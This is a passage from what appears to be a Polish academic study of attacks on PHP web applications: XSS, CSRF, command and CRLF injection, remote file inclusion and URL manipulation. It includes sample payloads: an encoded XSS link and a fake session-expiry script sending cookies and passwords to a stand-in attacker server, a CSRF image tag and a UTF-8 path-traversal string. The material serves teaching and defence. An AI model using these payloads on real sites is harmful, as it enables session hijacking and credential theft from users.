Uruchomienie powyższego odnośnika w efekcie spowoduje przekierowanie na serwer napastnika, gdzie zostanie przez niego odczytana wartość ciasteczka (cookie). Ponieważ przedstawiony adres URL może łatwo wzbudzić podejrzenia ofiary, dobrym pomysłem będzie zakodowanie części adresu zawierającej kod JavaScript : [WASC04a, s.27]

```
http://atakowana_strona/?nazwa=%3C%73%63%72%69%70%74%3E%64%6F%63%75%6D%65%
6E%74%2E%6C%6F%63%61%74%69%6F%6E%3D%201D%68%74%74%70%3A%2F%2F%73%65%72%77%
65%72%5F%61%74%61%6B%75%6A%61%63%65%67%6F%2F%63%7A%79%74%61%6A%5F%63%6F%6F
%6B%69%65%73%2E%70%68%70%3F%63%6F%6F%6B%69%65%3D%201D%2B%64%6F%63%75%6D%65
%6E%74%2E%63%6F%6F%6B%69%65%3C%2F%73%63%72%69%70%74%3E
```

Tak zakodowany odnośnik zostanie zinterpretowany przez przeglądarkę internetową identycznie jak wyżej przedstawiony adres czytelny dla człowieka.

[2] W literaturze dla określenia tego ataku używa się następujących angielskojęzycznych terminów : *direct attack* [Alsh05a, s.54], *non-persistent attack* [WASC04a, s.25] oraz *reflected attack* [OWASP04, s.11].




Rysunek 2: Przebieg ataku bezpośredniego Cross Site Scripting
Źródło: Opracowanie własne.

W przypadku ataku trwałego[3], złośliwy kod zostaje wklejony bezpośrednio na stronę i w wyniku braku odpowiednich zabezpieczeń zostaje zapisany także w bazie danych. Ofiara zostaje zaatakowana w momencie odwiedzenia witryny. Wtedy przeglądarka wykonuje kod wcześniej wstrzyknięty przez atakującego [OWASP04, s.11]. W praktyce atak ten dotyka wszystkich, którzy odwiedzają daną stronę, przez co jego zakres jest o wiele większy, a konsekwencje o wiele groźniejsze niż w przypadku ataku bezpośredniego. Jest także łatwiejszy do przeprowadzenia, ponieważ napastnik wcale nie musi wysyłać jakichkolwiek e-maili, ani nikogo przekonywać do wejścia na stronę. Użytkownicy sami wpadają w pułapkę wykonując zwyczajowe czynności na witrynie. Z drugiej strony atak trwały jest też łatwiejszy do wykrycia, gdyż administrator i użytkownicy mogą odkryć w źródłach wynikowej strony złośliwy kod i przedsięwziąć odpowiednie kroki. W przypadku ataku bezpośredniego jest inaczej, kod zostaje wstrzyknięty tylko jednokrotnie, bezpośrednio po uruchomieniu spreparowanego odnośnika. Wrogi kod wykorzystywany w ataku trwałym może wyglądać następująco : [ScSh02, s.290]

```
<script>location.href="http://serwer_atakujacego/czytaj_haslo.php?haslo="+
prompt("Skończył się czas Twojej sesji. Wpisz hasło, aby
kontynuować.','');</script>
```

[3] W literaturze używa się następujących angielskojęzyczne określeń opisujące ten typ ataku : *stored* [Alsh05a, s.95; OWASP04, s.11], *persistent* [WASC04a, s.25], a także *HTML Injection* [Fuen05; Pett04].

Efektem działania tego skryptu jest wyświetlenie fałszywego komunikatu o wygaśnięciu sesji. Użytkownik jest proszony o podanie swojego hasła, po czym następuję przekierowanie do serwera napastnika z hasłem użytkownika jako jednym z parametrów adresu.



Rysunek 3: Przebieg ataku trwałego Cross Site Scripting
Źródło: Opracowanie własne.

Lista znaczników oraz atrybutów HTML, które mogą być wykorzystane do przeprowadzania ataku *Cross Site Scripting*, została przedstawiona w tabelach 2 i 3.

Znacznik	Użycie	Zagrożenie
`<SCRIPT>`	Osadzanie skryptów JavaScript, Jscript, VBScript, itp.	Wykonanie wrogiego kodu
`<APPLET>`	Osadzanie apletów Javy	Wykonanie wrogiego kodu
`<EMBED>` `<OBJECT>`	Osadzanie zewnętrznych obiektów. Kontrolki ActiveX, aplety, pluginy, itp.	Wykonanie wrogiego kodu
`<XML>`	Osadzanie kodu XML.	Wykonanie wrogiego kodu
`<STYLE>`	Osadzanie instrukcji arkuszy stylów CSS.	Może zawierać `type=text/javascript` (arkusz stylów JavaScript)

Tabela 2: Znaczniki HTML, które mogą być wykorzystane do przeprowadzenia ataku XSS
Źródło: Opracowano na podstawie [EURO05]

Atrybut	Znaczniki	Wartość atrybutu	Pierwotne przeznaczenie
`href`	`A, LINK`	Adres URL	Odnośnik.
`src`	`FRAME, IFRAME, INPUT type=image, BGSOUND, IMG`	Adres URL	Odnośnik do innego dokumentu HTML lub obiektu, np. pliku graficznego lub muzycznego.
`dynsrc`	`IMG`	Adres URL	Odnośnik do filmu AVI.
`lowsrc`	`IMG`	Adres URL	Odnośnik do pliku graficznego.
zdarzenia JavaScript np. "`onClick`"	Niemal każdy znacznik	Kod JavaScript	Wykonanie kodu, kiedy nastąpi dane zdarzenie.
`background`	`BODY, TABLE, TR, TD, TH`	Adres URL	Odnośnik do obrazka używanego jak tło.
`style="background-image: url(...)"`	Niemal każdy znacznik	Adres URL	Odnośnik do pliku używanego w stylach.
`style="behaviour:url(..)"`	Niemal każdy znacznik	Adres URL	Odnośnik do pliku używanego w stylach.
`style="binding:url(...)"`	Niemal każdy znacznik	Adres URL	Odnośnik do pliku używanego w stylach.
`style="width: expression(...)"`	Niemal każdy znacznik	Wykonywalny kod	Wyrażenie JavaScript dynamicznie dostosowujące szerokość znacznika.
`content="0;url=..."`	`META`	Adres URL	Odnośnik do inego dokumentu HTML.

Tabela 3: Atrybuty HTML, które mogą być wykorzystane do przeprowadzenia ataku XSS
Źródło: Opracowano na podstawie [EURO05]

Jak widać, w ataku XSS może być użytych wiele możliwych elementów poprzez nadużycie ich pierwotnego przeznaczenia. Zagrożeniem związanym ze znacznikami HTML jest niemal zawsze wykonanie wrogiego kodu JavaScript. W przypadku, gdy wartością atrybutu jest adres URL, możliwe jest to dzięki użyciu protokołu javascript, np. `<a href="javascript:kod">odnosnik</a>`.

Ostatnim etapem skutecznego ataku XSS jest wykonanie dodatkowych akcji przez atakującego. Rozumie się tutaj między innymi przygotowanie specjalnego serwera i skryptu, który będzie przechwytywał informacje od niczego nie spodziewających się użytkowników [ScSh02, s.290]. Ich celem mogłoby być na przykład zapisywanie wartości ciasteczek w pliku lub w bazie, a następnie powiadomienie atakującego o tym fakcie. W kolejnym kroku użytkownik może być przekierowany z powrotem na pierwotną stronę. Co więcej, przy wykorzystaniu technologii Ajax cały proces odbywa się dla ofiary zupełnie niezauważony.

Opisany w tym punkcie schemat działania *Cross Site Scripting* wykorzystuje trzy potencjalnie luki w bezpieczeństwie aplikacji internetowej [Gajd05, s.95]:

(1) aplikacja wpuszcza złośliwy kod – brak weryfikacji danych pochodzących od osoby atakującej,

(2) aplikacja wypuszcza złośliwy kod – brak ponownej walidacji, czyli weryfikacji danych pochodzących z bazy danych zanim zostaną przekazane do przeglądarki i wyświetlone użytkownikowi,

(3) przeglądarka klienta wykonuje złośliwy kod – ograniczona implementacja funkcji ochronnych w przeglądarkach dostępnych na rynku.

Istotne jest, że każda kolejna luka jest wynikiem braku odpowiednich zabezpieczeń eliminujących wcześniejsze podatności. Najważniejsza jest więc odpowiednia ochrona systemu w momencie przyjmowania danych zewnętrznych. Jeśli zostaną zaimplementowane odpowiednie funkcje zabezpieczeń na tym poziomie to programista nie musi się już martwić o to, jakiej przeglądarki internetowej używają osoby odwiedzające stronę oraz w jakim stopniu chroni ich ona przed atakami XSS.

Cross Site Request Forgeries

Atak typu *Cross Site Request Forgeries* (CSRF) polega na wykorzystaniu przeglądarki internetowej użytkownika (ofiary ataku) do wysyłania żądań HTTP bez jego wiedzy [John04, s.22]. W polskiej literaturze nie występuje odpowiednik nazwy tego ataku. Prawdopodobnie przyczyną takiego stanu rzeczy jest fakt, że przez wiele źródeł, także zagranicznych, technika ta jest zupełnie pomijana. Tymczasem łatwość z jaką można wykonać CSRF sprawia, że jest on jednym z groźniejszych sposobów atakowania stron internetowych.

Nie należy mylić CSRF z opisanym wcześniej XSS. O ile XSS wykorzystuje zaufanie, które użytkownik ma do strony, o tyle CSRF wykorzystuje zaufanie, które strona ma do użytkownika [Shif03, s.56]. Nie przeszkadza to jednak temu, aby techniki te z powodzeniem były łączone.


Cross Site Request Forgeries wykorzystuje sposób w jaki przeglądarki stron WWW przetwarzają witryny internetowe. Przeglądarka po odebraniu kodu HTML witryny, analizuje go i pobiera osobnymi zapytaniami (żądaniami) kolejno wszystkie zasoby, jakie są konieczne do poprawnego wyświetlenia strony, np. pliki stylów, pliki ze skryptami oraz obrazy [Gajd05, s.95]. Przykładowo po napotkaniu pliku graficznego wysyłane jest całkowicie odrębne żądanie w celu jego pobrania. Problem polega na tym, że przeglądarki często wcale nie sprawdzają czy dany zasób jest tym, czym powinien być, czyli czy np. pobierany plik

graficzny jest rzeczywiście plikiem graficznym, a nie skryptem JavaScript czy całkowicie inną stroną internetową.

Na przykład napastnik mógłby wstrzyknąć w stronę następujący wrogi kod : [Shif03, s.58]

```
<img src="http://stocks.example.org/buy.php?symbol=SCOX&shares=1000" />
```


W efekcie, po odwiedzeniu tej strony, każdy zalogowany użytkownik nieświadomie nabyłby dużą ilość udziałów pewnej spółki. W tym samym czasie na stronie zostałaby wyświetlona tylko ikona symbolizująca niepoprawny format pliku graficznego. Proces ten został przedstawiony na rysunku nr 4. Istotne jest, że strony WWW, szczególnie fora internetowe, często umożliwiają umieszczanie obrazków pochodzących z zewnętrznych serwerów, w wyniku czego atakujący nie musi uciekać się do wyszukanych sposób umieszczenia złośliwego łącza na stronie.



Rysunek 4: Przebieg przykładowego ataku typu Cross Site Request Forgeries
Źródło: [Shif03, s.58]

Cross Site Request Forgeries może być także wykorzystany do przeprowadzania czynności administracyjnych bez konieczności przechwytywania sesji użytkownika czy łamania haseł dostępu. Wystarczy, że administrator systemu wejdzie na podstronę, na której znajduje się spreparowany odnośnik w ramach znacznika `<img>` i nie musi to być wcale ta

sama witryna względem której dokonywany jest atak. Jak wykazał C. Shiflett [Shif03, s.57] w ten sposób podatne na CSRF są także systemy intranetowe (zob. rysunek 5). Na zaprezentowanym rysunku administrator systemu przegląda zasoby Internetu z sieci lokalnej, która oddzielona jest dobrze skonfigurowaną zaporą ogniową (*firewall*). Zostaje skierowany (np. atakujący może wiedzieć, że administrator często odwiedza jakieś forum i umieścić tam swój złośliwy kod) na odpowiednio stronę zawierającą osadzony odnośnik w ramach znacznika obrazka. Odnośnik ten odsyła administratora do aplikacji znajdującej się w sieci lokalnej – w niniejszym przykładzie oznacza on dokładnie zwolnienie z pracy osoby o podanym identyfikatorze. Ponieważ administrator także znajduje się w ramach sieci lokalnej akcja zostanie wykonana i w ten sposób nieświadomie dokona on niepożądanej operacji, nawet tego nie zauważając. Napastnikowi uda się przeprowadzić atak bez konieczności łamania jakichkolwiek zabezpieczeń w ramach sieci lokalnej, z której łączy się administrator.



Rysunek 5: Przykład ataku Cross Site Request Forgeries na aplikację znajdującą się w sieci lokalnej chronionej zaporą ogniową
Źródło: [Shif03, s.58]

Do przeprowadzenia ataku CSRF można wykorzystać nie tylko metody z podstawionymi obrazkami w znacznikach `<img>`, ale także dowolny inny znacznik, którego przetwarzanie wiąże się z automatycznym pobieraniem wskazanego zasobu [Alsh06a, s.54]. Obecnie nie ma możliwości zabezpieczenia się przed działaniem przeglądarek [Gajd05, s.96], dlatego to

programiści stron internetowych powinni podjąć odpowiednie środki ostrożności na poziomie aplikacji.

Iniekcja poleceń systemowych

W PHP dostępny jest szereg funkcji umożliwiających dostęp do zasobów systemowych, takich jak polecenia systemu operacyjnego, skrypty powłoki oraz zewnętrzne programy wywoływane z poziomu systemu operacyjnego (zob. tabela 4).

Zagrożenie pojawia się wtedy, gdy polecenia systemowe lub też ich argumenty tworzone są na podstawie danych wejściowych pochodzących z zewnątrz, od użytkownika [Lour02]. Jeśli atakującemu uda się znaleźć lukę w funkcjach filtrujących te dane lub co gorsza takie funkcje w ogóle nie są zaimplementowane, to w efekcie atakujący może uzyskać możliwość [OWASP02] :

- modyfikacji poleceń systemowych,
- modyfikacji argumentów przekazywanych w poleceniach systemowych,
- wykonania dodatkowych poleceń i skryptów powłoki,
- wykonania dodatkowych poleceń w ramach wykonywanego polecenia.

Funkcja	Opis działania
`system()`	Wykonuje zewnętrzny program i wyświetla wynik przez niego zwrócony.
`exec()`	Wykonuje zewnętrzny program i zwraca wynik.
`shell_exec()`	Wykonuje polecenie systemowe używając powłoki (shella) i zwraca wynik.. Zamiast tej funkcji można użyć operatorów wykonania polecenia systemowego (` `).
`passthru()`	Wykonuje zewnętrzny program i wyświetla wynik w postaci surowej. Używane kiedy wynikiem są dane binarne, np. plik graficzny.
`popen()`	Otwiera potok do procesu uruchomionego przez rozwidlenie polecenia podanego w argumencie funkcji.
`proc_open()`	Funkcja w swoim działaniu bardzo podobna do `popen()`, jednakże oferuje o wiele większą funkcjonalność.

Tabela 4: Funkcje PHP pozwalające na wykonywanie poleceń systemowych
Źródło: Opracowanie własne na podstawie [WWW1]

Konsekwencje iniekcji poleceń systemowych mogą być bardzo poważne. Uzyskanie dostępu do powłoki systemu otwiera przed napastnikiem wiele nowych dróg ataku, nie tylko na samą witrynę, ale i serwer WWW. Także zatarcie śladów po włamaniu staję się wtedy o

wiele łatwiejsze. Ten typ ataku może prowadzić nawet do przejęcia serwera przez atakującego [SzWi06, s.264].

W literaturze angielskiej iniekcja poleceń systemowych najczęściej występuje pod nazwą *Command Injection* [Alsh05a, s.101; Shif05a], ale można spotkać także inne określenia, takie jak *Shell Injection* [PiBe05, s.126], *OS Commanding* [WASC04a, s.35], *OS Command Injection* [WASC04b] oraz *Direct OS Commands* [OWASP02, s.39]).

Iniekcja znaku końca wiersza

Aplikacja internetowa często używa lub zapisuje dane tabelaryczne, które oddzielane są znakiem końca wiersza, np. wpisy w dzienniku zdarzeń, nagłówki HTTP czy też nagłówki wiadomości elektronicznej. Iniekcja znaku końca wiersza pozwala atakującemu na dodanie własnych danych lub nagłówków. W zależności od rodzaju podatności występującej w aplikacji, może być wykorzystana między innymi do zatruwania buforów sieciowych (*web cache poisoning*), zatruwania buforów przeglądarki (*browser cache poisoning*), przeprowadzenia ataku *Cross Site Scripting* (XSS) oraz fałszowania treści strony [Diab05].

Oryginalna angielska nazwa - *CRLF Injection* - pochodzi od pierwszych liter nazw znaków używanych do wskazania końca obecnego i początku następnego wiersza w systemie operacyjnym Windows, czyli znaku powrotu karetki (*Carriage Return*, CR, `\r`) oraz znaku wysuwu wiersza (*Line Feed*, LF, `\n`). W systemach unixowych i linuksowych do wskazania końca linii wystarczy znak wysuwu wiersza, dlatego określenie CRLF należy uznać za niezbyt właściwe.

Specyficznymi odmianami ataków polegających na wstrzykiwaniu znaku końca wiersza są *HTTP Response Splitting* oraz iniekcja adresów e-mail (*E-mail Injection*). Zyskały one na tyle dużą popularność, że w literaturze poświęcono dla nich o wiele więcej miejsca, niż na sam *CRLF Injection*.

Atak typu *HTTP Response Splitting* może pojawić się tam, gdzie skrypt umieszcza dane pochodzące od użytkownika w nagłówkach odpowiedzi HTTP [Klei04, s.6]. Szczególnie podatne są tutaj nagłówki `Location`[4] oraz `Set-cookie`[5], np. mogą one zostać ustawione w ten sposób, że aplikacja ustawi ciasteczka ze swojego własnego serwera, a następnie

[4] Pole to określa nowe położenie dokumentu [Wong00, s.64] i najczęściej jest używane do przekierowania na inną podstronę.

[5] Pole to definiuję nazwę i wartość ciasteczka (ang. cookie) związanego z danym adresem URL [Wong00, s. 66].

przekieruje do innej strony [Harn02]. Na szczęście, począwszy od wersji PHP 4.4.2 i 5.1.2, funkcja `header()`, która służy do wysyłania nagłówków, została zaktualizowana w ten sposób, że uniemożliwia wykonanie *HTTP Response Splitting*. Jednakże aplikacje oparte na starszych wersjach PHP wciąż mogą być podatne na ten rodzaj ataku.

Iniekcja adresów e-mail wiąże się z dołączaniem własnych nagłówków wiadomości. Z reguły polega ona na dodaniu przez atakującego własnych nagłówków `Cc` lub `Bcc`, które służą do wysyłania kopii wiadomości na wskazane w nich adresy poczty elektronicznej. Pozwala to napastnikowi na wysyłanie niechcianej poczty (spamu). Jak więc widać, celem tej odmiany ataku nie jest strona WWW sama w sobie. Witryna staje się tylko użytecznym narzędziem w rękach krakera.

Pozostałe ataki związane z wykonaniem wrogiego kodu

W punkcie tym zostaną omówione ataki, które nie doczekały się swojej odrębnej powszechnie akceptowalnej nazwy. Nie znaczy to jednak, że są mniej istotne czy też mniej szkodliwe. W wyniku ich działania napastnik może doprowadzić do nieuprawnionego wykonania zarówno plików lokalnych, jak i plików zdalnych, a także może wykraść poufne informacje, zmodyfikować dane znajdujące się w bazie danych, zmienić zawartość plików i skryptów, a nawet przejąć cały system [Alsh05a, s.87]. W niektórych źródłach [Alsh05a; Shif05a] dla przedstawionych poniżej technik można spotkać się z określeniem *Code Injection*, jednakże jest to termin zbyt ogólny. Można bowiem pod nim rozumieć wszelkie ataki polegające na iniekcji i wykonaniu wrogiego kodu, co jest mylące i wprowadza niepotrzebne zamieszanie.

Do pozostałych zagrożeń związanych z wykonaniem wrogiego kodu należą :

- przekazanie wrogiego kodu do funkcji interpretujących i wykonujących kod PHP,
- modyfikacja ścieżki dostępu lub nazwy pliku,
- przetworzenie wrogiego skryptu z obcego serwera,
- modyfikacja nazw dynamicznie tworzonych zmiennych lub funkcji.

Funkcje `eval()` oraz `preg_replace()` (z modyfikatorem `/e`) to funkcje interpretujące i wykonujące kod PHP. Działanie `eval()` jest dość jasne i nie wymaga szerszych objaśnień. Możliwość umieszczenia wrogiego kodu w argumencie tej funkcji stwarza przed atakującym nieograniczone możliwości ataku, pozwalając mu na wykonanie dowolnych instrukcji języka PHP. Funkcja `preg_replace()` jest funkcją zastępującą, której zadaniem jest zamienianie

podciągów innym ciągiem znaków zgodnie z podanym wzorcem, będącym wyrażeniem regularnym. Może być ona podatna na przedstawiany tu rodzaj ataku tylko wtedy, gdy ustawiony został modyfikator `/e`. Modyfikator ten sprawia, że ciąg zastępujący jest przetwarzany tak, jakby był kodem PHP [GBR05, s.311]. W praktyce interpreter PHP dokonuje tutaj wewnętrznego odwołania do funkcji `eval()` [Alsh05a, s.97], więc podatność może być wykorzystana na takich samych zasadach jak w przypadku tejże funkcji.

Jedna z groźniejszych technik, polegających na wykonaniu wrogiego kodu, wymusza na aplikacji pobranie i przetworzenie wrogich skryptów PHP pochodzących z obcego serwera [Alsh05a, s.89]. Jest to możliwe, gdy atakującemu uda się zmodyfikować ścieżkę dostępu lub nazwę pliku używaną wewnątrz takich funkcji jak `require()`, `include()`, `file()`, `fopen()` czy `readfile()`. W rezultacie atakujący zyskuje możliwość nie tylko dołączenia własnych zewnętrznych skryptów, ale także plików i skryptów lokalnych, co może prowadzić do ujawnienia poufnych danych. Atak ten często spotykany jest pod nazwą Directory *Traversal*.

Kolejna technika, polegająca na przetworzeniu i wykonaniu wrogiego skryptu z obcego serwera, jest możliwa gdy witryna używa do swojego działania skryptów zdalnych. Koncepcja dołączania plików zdalnych jest niebezpieczna sama w sobie, ponieważ zdalna strona, z której pobierany jest kod, może zostać przejęta w wyniku innego ataku lub połączenie internetowe może zostać sfałszowane, co w efekcie sprawia, że aplikacja użyje nieznanego i potencjalnie wrogiego kodu [Lour02]. Niewątpliwie jest to poważna luka w systemie zabezpieczeń witryny internetowej.

Ostatnia metoda ataku przedstawiona w tym punkcie wykorzystuje fakt, że PHP pozwala na dynamiczne tworzenie oraz wywoływanie zmiennych (przez użycie podwójnego znaku dolara `$$`) i funkcji (poprzez `$zmienna_z_nazwa_funkcji()` lub za pomocą funkcji `call_user_func()` oraz `call_user_func_array()`). Przy niewystarczających zabezpieczeniach może to umożliwić atakującemu wywoływanie innych zmiennych i funkcji niż zamierzone. Zasięg tego problemu jest dość ograniczony, ponieważ wywołane mogą być tylko funkcje istniejące w systemie, a parametry przekazywane do funkcji pozostają takie same, jak te zdefiniowane przez programistę [Alsh05a, s.95]. Mimo to, nie powinien być lekceważony, gdyż połączony z *Cross Site Scripting* czy iniekcją kodu SQL, może wyrządzić dość dotkliwe szkody.

ATAKI POLEGAJĄCE NA MANIPULOWANIU PARAMETRAMI

Działanie każdej aplikacji internetowej oparte jest na parametrach przesyłanych pomiędzy przeglądarką użytkownika a stroną WWW. Jeśli parametry te nie są odpowiednio weryfikowane lub przechowywane są w nich dane kluczowe dla działania aplikacji, to atakujący zyskuje możliwość przeprowadzenia skutecznego ataku poprzez modyfikację tych parametrów. Manipulowanie parametrami może być przeprowadzone przy użyciu adresu URL, ciasteczek (*cookies*), pól formularza, a także nagłówków HTTP.

Manipulowanie łańcuchem żądania

Łańcuch żądania (adres URL) powszechnie używany jest do wskazania konkretnej strony WWW. Zagrożenie polega na tym, że atakujący może samodzielnie zmodyfikować składniki adresu URL i w ten sposób uzyskać dostęp do poufnych danych albo je nieprawidłowo zmodyfikować [SzWi06, s.64]. Włamywacz może także doprowadzić do wyświetlenia w oknie przeglądarki błędów wynikających z błędu języka skryptowego czy też nieprawidłowego zapytania kierowanego do bazy, co może mu pozwolić na zebranie informacji potrzebnych do przeprowadzania włamania [Grze04, s.61]. Poza tym, manipulowanie łańcuchem żądania może być z powodzeniem wykorzystane przy dokonywaniu wielu innych rodzajów ataku na aplikacje internetowe, od Cross Site Scripting i iniekcji kodu SQL do prób ujawnienia kodu źródłowego i innych poufnych danych.

Typowy scenariusz ataku poprzez manipulowanie adresem URL wygląda następująco [SzWi06, s.64] :

(1) Uruchamianie witryny i zapisywanie wysyłanych do serwera kolejnych adresów URL.

(2) Analiza budowy witryny na podstawie zebranych adresów. W szczególności brane pod uwagę są nazwy i przeznaczenie formularzy oraz poszczególnych parametrów.

(3) Sprawdzanie reakcji aplikacji na błędne dane poprzez eksperymentowanie z najróżniejszymi, często błędnymi danymi. Wszelkie nietypowe reakcje, w szczególności komunikaty błędów, pozwalają sporo dowiedzieć się o budowie i działaniu witryny.

Dodatkowy problem stanowi fakt, że ten sam adres URL może być przedstawiony pod wieloma graficznie różnymi, a przy tym semantycznie równoważnymi, postaciami. W celu przygotowania odpowiednio spreparowanego ciągu znaków najczęściej wykorzystuje się kodowanie ASCII i kodowanie UNICODE.

Kodowanie ASCII pozwala na zapisanie dowolnego znaku w adresie URL w postaci dwucyfrowej liczby poprzedzonej znakiem procenta (`%`). Liczbą tą jest szesnastkowy odpowiednik kodu danego znaku w tabeli zestawu znaków ASCII. Przykładowo adresy `http://www%2Efirma%2Ecom%2Fdane` i `http://www.firma.com/dane` wskazują na ten sam folder, tyle że w pierwszym przypadku znak kropki (`.`) został zastąpiony kodem `%2E`, a znak ukośnika (`/`) kodem `%2F` [Szwi06, s.79]. Ponadto możliwe jest zapisanie jednego znaku wielokrotnie większą liczbą kodów, np. znak ukośnika (`/`), może być przedstawiony w następujących równoważnych postaciach : `%252F`, `%2%66` `%25%02%66` [Szwi06, s.79; Ollm02], a to tylko kilka przypadków. W praktyce ilość możliwych kombinacji jest bardzo wysoka.

Podobnie do kodowania ASCII, także kodowanie UNICODE pozwala atakującemu na zapisanie tych samych adresów na wiele różnych sposobów, np. w najbardziej rozpowszechnionym obecnie standardzie UTF-8 adres URL może wyglądać następująco : `http://www.firma.com?var=..%C0%AF../bin/ls%200al` [Szwi06, s.79].

Możliwość przedstawienia adresów URL pod wieloma różnymi postaciami powoduje, że filtry i zapory oparte na sygnaturach stają się bezradne i nie powinny być one traktowane jako skuteczny środek ochrony przed atakami na witryny internetowe. Problem ten jeszcze pogorsza fakt, że modyfikacja składników adresu URL jest czynnością bardzo łatwą. W rezultacie atak ten jest jednym z najprostszych do przeprowadzenia.

Manipulowanie polami formularza

Dane podawane w formularzach webowych zazwyczaj przesyłane są metodą POST i nie są umieszczane w adresie URL. Nie znaczy to jednak, że są odporne na próby modyfikacji pól i ich wartości. Atakujący może bowiem pobrać kod HTML formularza, a następnie zmodyfikować go i wysłać żądanie z własnego komputera albo wstrzyknąć odpowiednio przygotowany kod HTML formularza bezpośrednio na stronę. W praktyce manipulowanie polami formularza opiera się na tym samych zasadach co manipulowanie łańcuchem żądania. W obu przypadkach napastnik najpierw analizuje budowę atakowanej strony, a następnie

